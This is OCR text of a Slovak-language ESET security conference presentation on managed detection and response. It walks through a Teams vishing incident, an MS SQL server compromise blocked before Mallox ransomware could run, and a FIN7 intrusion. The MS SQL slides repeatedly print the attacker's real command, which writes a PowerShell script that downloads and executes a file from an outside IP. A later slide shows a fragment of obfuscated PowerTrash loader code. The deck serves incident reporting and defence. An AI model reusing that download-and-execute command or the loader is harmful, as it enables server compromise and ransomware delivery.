SECURITY DAYS

MDR v praxi

14. apríl 2026 / hotel NH Bratislava Gate One

Cybersecurity Progress. Protected. & SME KONFERENCIE

Ondrej Krajč

Solution Architect

krajc@eset.com

Potrebujem vôbec MDR?

82% útokov je cielených na SMB

*according to Gartner, 82% of ransomware attacks target enterprises <1000 employees

MDR prípad

APT u zákazníka

APT u zákazníka

1. Začiatok

Zákazník, u ktorého prebiehalo POC na ESET PROTECT MDR.

2. Masívna SPAM akcia

Cielené napadnutie používateľa. Počas jednej minúty viac ako 100 emailov.

3. Vishing cez Teams

O dve minúty neskôr hovor cez MS Teams. Pôsobil ako od IT oddelenia firmy, kde pracoval zákazník. Následne komunikácia s útočníkom.
„Volám vám z IT, mohli by ste skontrolovať e-maily? Zdá sa, že ste dostali množstvo správ za posledných pár minút.“

4. Pokus o kompromitáciu

Odoslanie súboru na vyvolanie RDP spojenia. ESET Endpoint Security vyhodnotil tento súbor ako podozrivý a zablokoval ho. Útočník poslal ďalší súbor.

5. MDR izolácia

Používateľ otvoril súbor, ktorý bol pre MDR team vysoko podozrivý. (prístup do systému, šifrovanie súborov a ďalšie aktivity) MDR zareagovalo a izolovalo endpoint od siete.

6. Reakcia používateľa a IT

Počítač prestal "fungovať". Zákazník volá skutočnému IT oddeleniu. IT (bez kontextu) opäť pripája počítač do siete.

7. Druhá detekcia a blokovanie

Súbor sa aktivoval druhý krát (prístup do siete a snaha o šifrovanie). MDR do 30 sekúnd zariadenie odpojilo.

8. Poučenie a výsledok

1. Overovať identitu volajúceho z IT.
2. Nepovoliť pripojenie bez analýzy. (IT odd.)
3. MDR preukázalo vysokú efektivitu a zabránilo strate dát.

MDR prípad

MS SQL


MDR úspech: MS SQL kompromitácia

Začalo to ako opakovaný alert EsetIpBlacklist.A/B na cieľovom porte 1433
sqlservr.exe je na danom porte a počúva

process.command_line	event.reason	process.name	process.parent.	rule.name	host.name	user
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient >C:?\ProgramData\\updt.ps1 & echo $cl.DownloadFile("http://80.66.75.47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 & WMIC process call create "C:?\ProgramData\\tzt.bat"	ProcessCreated %PROGRAMFILES%\microsoft	cmd.exe	sqlservr.exe	Suspicious MS SQL (sqlservr.exe) Child Process [R0401]	[redacted].local	mssql$wavesoft
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient >C:?\ProgramData\\updt.ps1 & echo $cl.DownloadFile("http://80.66.75.47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 & WMIC process call create "C:?\ProgramData\\tzt.bat"	ProcessCreated %PROGRAMFILES%\microsoft	cmd.exe	sqlservr.exe	Generic MS SQL Backdoor Activity - Child Process [R0402]	[redacted].local	mssql$wavesoft


MDR Success: MS SQL Compromise

MDR Team izolovoalo PC!!



process.command_line	event.reason	process.name	process.parent.	rule.name	host.name	user
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient >C:?\ProgramData\\updt.ps1 & echo $cl.DownloadFile("http://80.66.75.47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 & WMIC process call create "C:?\ProgramData\\tzt.bat"	ProcessCreated %PROGRAMFILES%\microsoft :	cmd.exe	sqlservr.exe	Suspicious MS SQL (sqlservr.exe) Child Process [R0401]	.local	mssql$wavesoft
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient >C:?\ProgramData\\updt.ps1 & echo $cl.DownloadFile("http://80.66.75.47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 & WMIC process call create "C:?\ProgramData\\tzt.bat"	ProcessCreated %PROGRAMFILES%\microsoft :	cmd.exe	sqlservr.exe	Generic MS SQL Backdoor Activity - Child Process [R0402]	.local	mssql$wavesoft

MDR úspech: MS SQL kompromitácia



MDR Incident

- Server izolovaný MDR službou
- Zabránilo sa Mallox ransomware

MDR Incident vytvorený a zákazník bol notifikovaný o MS SQL kompromitácií

Actions for customer:

```
Change passwords of all MS SQL users
Close port 1433 off from internet
```

MDR úspech: MS SQL kompromitácia

MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile(“hxxp://80.66.75[.]47/Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat”
```

MDR úspech: MS SQL kompromitácia

MS SQL Server príkaz:

Create PowerShell Script "C:\ProgramData\updt.ps1"

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe "C:\Windows\\System32\\cmd.exe" /C echo $cl = New-Object System.Net.WebClient>C:?\ProgramData\\updt.ps1 &
echo $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat") >> C:?\ProgramData\\updt.ps1
```

Contents of "C:\ProgramData\updt.ps1"

Administrator: Windows PowerShell

```
>> $cl = New-Object System.Net.WebClient
>> $cl.DownloadFile("hxxp://80.66.75[.]47/Dxccaejs.exe", "C:?\ProgramData\\tzt.bat")
```

Executes "C:\ProgramData\updt.ps1" (which downloads "tzt.bat")

Administrator: C:\\Windows\system32\cmd.exe

```
powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1
```

Executes "C:\ProgramData\updt.ps1" (which downloads "tzt.bat")

Administrator: C:\\Windows\system32\cmd.exe

```
WMIC process call create "C:?\ProgramData\\tzt.bat"
```

Posúdenie: MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile(“hxxp://80.66.75[.]47/Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat”
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\")
>> %TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Posúdenie: MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile(“hxxp://80.66.75[.]47/Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\")
>> %TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

tzt.exe

Posúdenie: MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile(“hxxp://80.66.75[.]47/Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat”
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 &
"%TEMP%\XXXXXXXX.exe"
```

WMIC process call create

paloalto NETWORKS

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\")
>> %TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

WMIC process call create

Posúdenie: MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile(“hxxp://80.66.75[.]47/Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell -ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat”
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75[.]40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >>
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

%TEMP%\updt.ps1

paloalto NETWORKS

```
\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\")
>> C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & powershell -ExecutionPolicy
Bypass
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

%TEMP%\\updt.ps1

Posúdenie: MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile(“hxxp://80.66.75[.]47/Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat”
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile("hXXp://80[.]66.75]]]].40/XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS

```
\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
echo
$cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\")
>> %TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

Posúdenie: MS SQL server začal vykonávať príkazy

Administrator: C:\\Windows\system32\cmd.exe

```
%SYSTEM%\cmd.exe ”C:\Windows\\System32\\cmd.exe” /C echo $cl = New-Object
System.Net.WebClient>C:?\ProgramData\\updt.ps1 & echo
$cl.DownloadFile( hxxp://80.66.75[.]47 Dxccaejs.exe”, ”C:?\ProgramData\\tzt.bat”) >>
C:?\ProgramData\\updt.ps1 & powershell –ExecutionPolicy Bypass C:?\ProgramData\\updt.ps1 &
WMIC process call create ”C:?\ProgramData\\tzt.bat”
```

SentinelOne

```
/C echo $cl = New-Object System.Net.WebClient
>%TEMP%\updt.ps1 & echo
$cl.DownloadFile( hXXp://80[.]66.75]]]].40 /XXXXX
XXXX.exe", "%TEMP%\xxxx.exe") >> %TEMP%\updt.ps1
& powershell -ExecutionPolicy Bypass
%TEMP%\updt.ps1 & WMIC process call create
"%TEMP%\XXXXXXXX.exe"
```

paloalto NETWORKS


```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl
= New-Object System.Net.WebClient >
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
echo
$cl.DownloadFile(\ hxxp://80.66.75[.]36 /aRX.exe\",
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\")
>> %TEMP%\\updt.ps1 & powershell -ExecutionPolicy
Bypass
C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 &
WMIC process call create
\"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

MDRU prípad

VPNka mimo kontrolu FIN7

MDRU úspech: VPN Gone Rogue


Zákazník bol infiltrovaný pred zakúpením služby MDR



Veľká a komplexná sieť s rôznymi sites po celom svete

Žiadna aktivita po dobu viac mesiacov

PowerTrash dropping LiteManager



PowerTrash Content


```
function AqEh
{
puVb (WGrXj) (ZJct) (fpWsg) (oNgkBm) (unic) (vHnm) (KrtBH)
}
function Gqkla
{
$jXD2oa=WhJUGt b E P / '1' x i z q r q U q R R r
$dYyw=RHaQ M h
$jXD2oa+$dYyw
}
function Vnkii
{
$Dof4i=Kgzq Y v
$vES=IIMttb e 7 j T '0' g I
$LA6ov=xVnZVq h y H '9' + q n s F c L
$uUb=FMQRlG z P
$zHwft=wIfgUo U V I L A W 5 8
$DEoYN=MWgdI c H B E a M e o D / E v 8
$dTMU2K=BtpNLd u R k
$kJsU1Y=MjJAsI c O f k
$DEoYN+$Dof4i+$LA6ov+$dTMU2K+$uUb+$kJsU1Y+$vES+$zHwft
}
itVg
```

LiteManager spustený

Remote Scheduled Task na spustenie LiteManager

LiteManager používa:

- 7zip to extrahoval OpenSSH
  `sihost.exe = ssh.exe`
- OpenSSH použitý ako backdoor



2024

Začal monitoring

Zakúpenie služby MDR Ultimate

Beginning

PowerTrash Places:
LiteManager
OpenSSH

